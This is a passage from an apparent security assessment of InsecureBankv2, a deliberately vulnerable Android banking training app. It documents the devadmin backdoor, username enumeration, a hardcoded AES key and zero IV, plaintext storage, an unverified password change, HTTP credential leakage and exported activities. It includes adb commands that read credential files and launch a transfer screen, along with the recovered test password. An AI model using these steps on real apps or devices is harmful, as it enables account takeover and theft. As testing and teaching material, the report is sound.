

Figure 15: Logcat Output Showing Login as devadmin Without Password

9.3 Mitigation:

- Remove any hardcoded developer backdoor logic from production code.
- Implement strict authentication validation for all users, regardless of role.
- Enforce code reviews and use automated scanning tools to catch hardcoded backdoors.

10 Vulnerability 23: Username Enumeration Vulnerability

10.1 Description:

Username enumeration is a vulnerability where an attacker can determine whether a username exists in the system based on the application's observable behavior—such as error messages, timing differences, or system logs. This allows attackers to build a list of valid users, which can be exploited in brute-force, password spraying, or social engineering attacks.

10.2 Steps Performed:

1. The application was launched and interacted with using valid and invalid usernames.
2. Using the command `adb logcat | grep Login`, system logs were continuously monitored via `adb shell`.
3. When attempting login with a valid username (`dinesh`) and correct password, the logs showed:

   ```
   Successful Login::  , account=dinesh:Dinesh@123$
   ```

4. For an invalid username or incorrect credentials, the app redirected to the `WrongLogin` activity and no such log line was printed.

10.3 Evidence:

As shown in Figure 16, the Android logcat output reveals an explicit message `Successful Login` when valid credentials are used. This difference in log messages allows an attacker to enumerate valid usernames by checking system behavior and responses.

10.4 Why This is Vulnerable:

This constitutes a security flaw because it provides feedback to an attacker about the validity of a username without needing a correct password. An adversary could automate login attempts and monitor for this log pattern, effectively compiling a list of valid usernames. This undermines the confidentiality of user accounts and increases the risk of targeted attacks.



Figure 16: Logcat output showing successful login for a valid username. No such message appears for invalid users.

10.5 Remediation:

- Return generic error messages like “Invalid credentials” regardless of whether the username exists.
- Avoid printing sensitive data (like usernames or passwords) in logs.
- Implement rate-limiting and monitoring to detect enumeration patterns.

11 Vulnerability 22: Hard-coded Secrets

11.1 Issue:

The application contains hard-coded secrets directly in the code, including hard-coded database configuration and developer credentials. This violates secure coding principles and can be easily exploited by attackers who reverse-engineer the APK.

11.2 Evidence and Explanation:

- The `TrackUserContentProvider` class reveals sensitive database information such as:
  - `DATABASE_NAME = "mydb"`
  - `TABLE_NAME = "names"`
  - `PROVIDER_NAME = "com.android.insecurebankv2.TrackUserContentProvider"`

  These can be used to query or manipulate internal data using ADB or content URI injection.

- The `DoLogin` class contains a hard-coded backdoor username:
  - `if (DoLogin.this.username.equals("devadmin")) {...}`

  Any attacker entering `devadmin` as the username bypasses password validation and gains direct access to the `PostLogin` activity.

11.3 Impact:

An attacker can:

1. Bypass authentication using the hard-coded `devadmin` backdoor.
2. Extract or modify sensitive data using known database parameters.

11.4 Screenshots:



Figure 17: Hard-coded database parameters and provider URI in `TrackUserContentProvider.java`



Figure 18: Hard-coded bypass credential `devadmin` in `DoLogin.java`

11.5 Mitigation:

- Move all sensitive constants to secured configuration files or environment variables.
- Implement proper authentication checks on the backend instead of trusting client-side input.
- Avoid backdoor logic or debug bypasses in production builds.

12 Vulnerability 19: Insecure SDCard Storage

12.1 Vulnerability Description:

The application stores sensitive transaction data in plaintext within the external (shared) storage, specifically at `/storage/self/primary/Statements_dinesh.html`. External storage is globally readable by apps with `READ_EXTERNAL_STORAGE` permission, making this a major confidentiality risk.

12.2 Impact:

Any third-party app installed on the device can access this file without needing root privileges. The contents include transaction success messages, source and destination account numbers, and transferred amounts — all in plaintext.

12.3 Steps to Reproduce:

1. Launch the app and perform a money transfer.
2. Open a terminal and use `adb shell` to access the emulator/device.
3. Navigate to the external storage directory:

```
cd /storage/self/primary
```

4. Read the sensitive file using:

```
cat Statements_dinesh.html
```

12.4 Proof of Exploitation:



Figure 19: Plaintext transaction history exfiltrated from external storage

12.5 Mitigation:

- Store sensitive files in internal storage (`getFilesDir()`) rather than on the SD card.

- Encrypt all sensitive data before writing to storage.
- Apply file-level access restrictions or use scoped storage.

13 Vulnerability 4: Local Encryption Issues: Weak Key and Hardcoded Secrets

13.1 Vulnerability Summary

The application uses AES encryption to store sensitive user credentials (username and password) in shared preferences. However, it does so using:

- A hardcoded encryption key: `"This is the super secret key 123"`.
- A static and weak IV (initialization vector): a 16-byte array of all zeros.
- Predictable AES mode: CBC with PKCS5Padding.

These design flaws make the encryption reversible by any attacker with access to the APK.

13.2 Hardcoded Crypto Configuration

TrackUserContentProvider | AndroidManifest.xml | CryptoClass

```
package com.android.insecurebankv2;

import android.util.Base64;
import java.io.UnsupportedEncodingException;
import java.security.InvalidAlgorithmParameterException;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
import java.security.spec.AlgorithmParameterSpec;
import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

/* loaded from: classes.dex */
50 public class CryptoClass {
    String base64Text;
    byte[] cipherData;
    String cipherText;
    String plainText;
    String key = "This is the super secret key 123";
    byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};

51  public static byte[] aes256encrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) throws UnsupportedEncodingException,
52      AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);
53      SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
55      Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
56      cipher.init(1, newKey, ivSpec);
57      return cipher.doFinal(textBytes);
    }

74  public static byte[] aes256decrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) throws UnsupportedEncodingException,
75      AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);
76      SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
77      Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
78      cipher.init(2, newKey, ivSpec);
79      return cipher.doFinal(textBytes);
    }
```

Figure 20: Hardcoded AES key and IV in `CryptoClass.java`

The figure above shows the hardcoded key and IV used for both encryption and decryption in the app. The key is not derived dynamically nor protected via the Android Keystore.

13.3 Sensitive Data Storage in Shared Preferences

```
vbox86p:/data/data/com.android.insecurebankv2/shared_prefs # cat mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="superSecurePassword">DTrW2VXjSoFdg0e61fHxJg==&#10;    </string>
    <string name="EncryptedUsername">ZGluZXNo&#13;&#10;    </string>
</map>
vbox86p:/data/data/com.android.insecurebankv2/shared_prefs #
```

Figure 21: Encrypted username and password stored in `mySharedPreferences.xml`

Here, the encrypted values are stored in plaintext XML under app private storage. While Android restricts access to this folder, physical or rooted access is not necessary if malware with proper permissions targets this.

13.4 Decryption Demonstration



Figure 22: Successful decryption using extracted AES key and IV

By copying the key and IV from the source code, the attacker can decrypt the Base64-encoded string using any online AES decryption tool. In this case, the decrypted password `Dinesh@123$` was recovered from the ciphertext `DTrW2VXjSoFdg0e61fHxJg==`.

13.5 Impact

This allows full compromise of stored credentials, session data, or any sensitive information that uses this encryption class. An attacker can:

- Decompile the APK to retrieve the key and IV.
- Read shared preferences using ADB or via a malicious app.
- Decrypt sensitive data using standard tools.

13.6 Mitigation Recommendations

- Avoid hardcoding keys in the application source.
- Use Android Keystore for secure key storage.
- Avoid static IVs and generate them randomly per encryption session.
- Obfuscate code and remove sensitive debug artifacts before production.

14 Vulnerability 25: Weak Change-Password Implementation

14.1 Description

The application allows users to change their account password without requiring the old password. This introduces a severe authorization flaw that allows an attacker to change the password of any known user by simply modifying the username field. No validation is performed to verify ownership of the account.

14.2 Evidence



Figure 23: Change Password UI — Only New Password Required



Figure 24: Code Snippet — No Old Password Validation or Authorization Check

14.3 Proof of Concept (PoC)

1. Launch the app and log in as a regular user (e.g., `testuser`).
2. Navigate to the Change Password screen.
3. Modify the username input field to target another user (e.g., `dinesh`).
4. Provide a new password (e.g., `Hacked@123`) in the password field.
5. Click `Change Password`.
6. Login with username `dinesh` and password `Hacked@123`.

This demonstrates unauthorized password change without authentication or ownership proof.

14.4 Impact

Any user on the platform can change the password of another user if they know or guess their username. This results in:

- Full account takeover
- Denial of access for legitimate users
- Violation of authentication and authorization best practices

14.5 Mitigation Recommendations

- Enforce old password verification server-side before allowing a password change.
- Disallow user-controlled username fields during sensitive operations.
- Use secure session tokens or authentication headers to bind the change request to a verified session.
- Log all password change operations and alert users upon change.

15 Vulnerability 20: Insecure HTTP Connections

15.0.1 Description

The application transmits sensitive data (such as login credentials) over plain HTTP instead of HTTPS. This makes it vulnerable to Man-in-the-Middle (MitM) attacks where an adversary on the same network can intercept and read the transmitted information.

15.0.2 Proof of Concept

To verify this vulnerability, a proxy tool (Burp Suite) was used with an intercepting certificate installed on the emulator. On performing a login operation through the InsecureBankv2 app, the HTTP POST request containing the username and password was captured.



Figure 25: Intercepted login credentials via Burp Suite over insecure HTTP

The HTTP POST request clearly shows the following parameters:

- **username:** dinesh
- **password:** Dinesh%40123%24

15.0.3 Explanation of Encoded Password

The actual password used was `Dinesh@123$`. However, the special characters were URL-encoded before transmission:

- `@` becomes `%40`

- `$` becomes `%24`

Hence, the string `Dinesh@123$` was encoded as `Dinesh%40123%24` in the HTTP body. This is expected behavior when using `application/x-www-form-urlencoded` content-type but does not protect the secrecy of the data—it is still transmitted in plaintext over HTTP.

15.0.4 Impact

Anyone with access to the network (e.g., public Wi-Fi) can intercept the credentials in plaintext, leading to full account compromise.

15.0.5 Mitigation

- The app should use **HTTPS** (TLS) for all communications to encrypt data in transit.
- TLS pinning should be implemented to prevent custom certificate-based MitM attacks.
- Sensitive data should be additionally encrypted even before network transmission if higher confidentiality is needed.

16 Vulnerability 15: Application Debuggable Flag Enabled

16.1 Category:

Misconfiguration

16.2 Impact:

Medium to High

16.3 CWE:

CWE-926 - Improper Export of Android Application Components

16.3.1 Description

The Android manifest file for the `InsecureBankv2` app explicitly enables the debug mode by setting `android:debuggable="true"`. This flag allows a debugger to attach to the app at runtime, even in production builds. An attacker can use this capability to inject tools like Frida or Objection to explore memory, override logic, and extract sensitive runtime secrets such as encryption keys, tokens, and decrypted values.

16.3.2 Proof of Concept

1. The manifest file contains the following entry:

```
<application
    android:debuggable="true"
    ...
</application>
```

   This is visible in the screenshot in Figure 26.

2. Using Frida and Objection, we attached to the running application as shown in Figure 27:

   - Frida server was running on the emulator.
   - Objection successfully injected and opened a live console.

3. This console provides full access to runtime classes and memory. From here, commands like `android heap`, `android sharedprefs`, and function calls like decrypting AES strings can be executed, enabling access to secrets.



Figure 26: Manifest file showing android:debuggable set to true

Figure 27: Objection session showing Frida injection and runtime access

16.3.3 Mitigation

To prevent this vulnerability:

- Ensure that `android:debuggable="false"` is enforced in the release build.
- In `build.gradle`, configure release builds with:

```
buildTypes {
    release {
        debuggable false
```

```
            minifyEnabled true
            proguardFiles getDefaultProguardFile(
                'proguard-android-optimize.txt'), 'proguard-rules.pro'
        }
    }
```

- Perform static checks on APKs using tools like `aapt` or `apktool` to verify that the release APKs are not debuggable.

16.3.4 Conclusion

By leveraging the `debuggable` flag, a malicious actor can fully control and observe the internal logic of the application. This undermines all client-side trust and can result in exposure of encryption keys, credentials, and application logic. Such builds must never be distributed in production.

17 Vulnerability 2: Intent Sniffing and Injection

17.1 Vulnerability Summary

The application exposes multiple components via the AndroidManifest file using `android:exported="tr`. These components can be triggered externally via crafted intents, even without proper authentication. In this example, the `DoTransfer` activity was externally invoked using an intent, demonstrating unauthorized access to the transfer functionality.

17.2 Static Analysis

The following manifest entry indicates that the `DoTransfer` activity is exported and thus callable from outside the app:



Figure 28: AndroidManifest.xml showing DoTransfer activity is exported

17.3 Exploitation Using ADB

We crafted an intent manually using the `adb shell am start` command to invoke the `DoTransfer` activity, bypassing the login flow and directly accessing the transfer interface.

17.3.1 PoC Command

```
adb shell am start -n com.android.insecurebankv2/.DoTransfer \
--es fromaccount "111111111" \
--es toaccount "222222222" \
--es amount "99999"
```

17.4 Runtime Behavior

Executing the above command launched the `DoTransfer` screen without any authentication check. This proves the ability to inject payloads and potentially initiate fake

transfers.

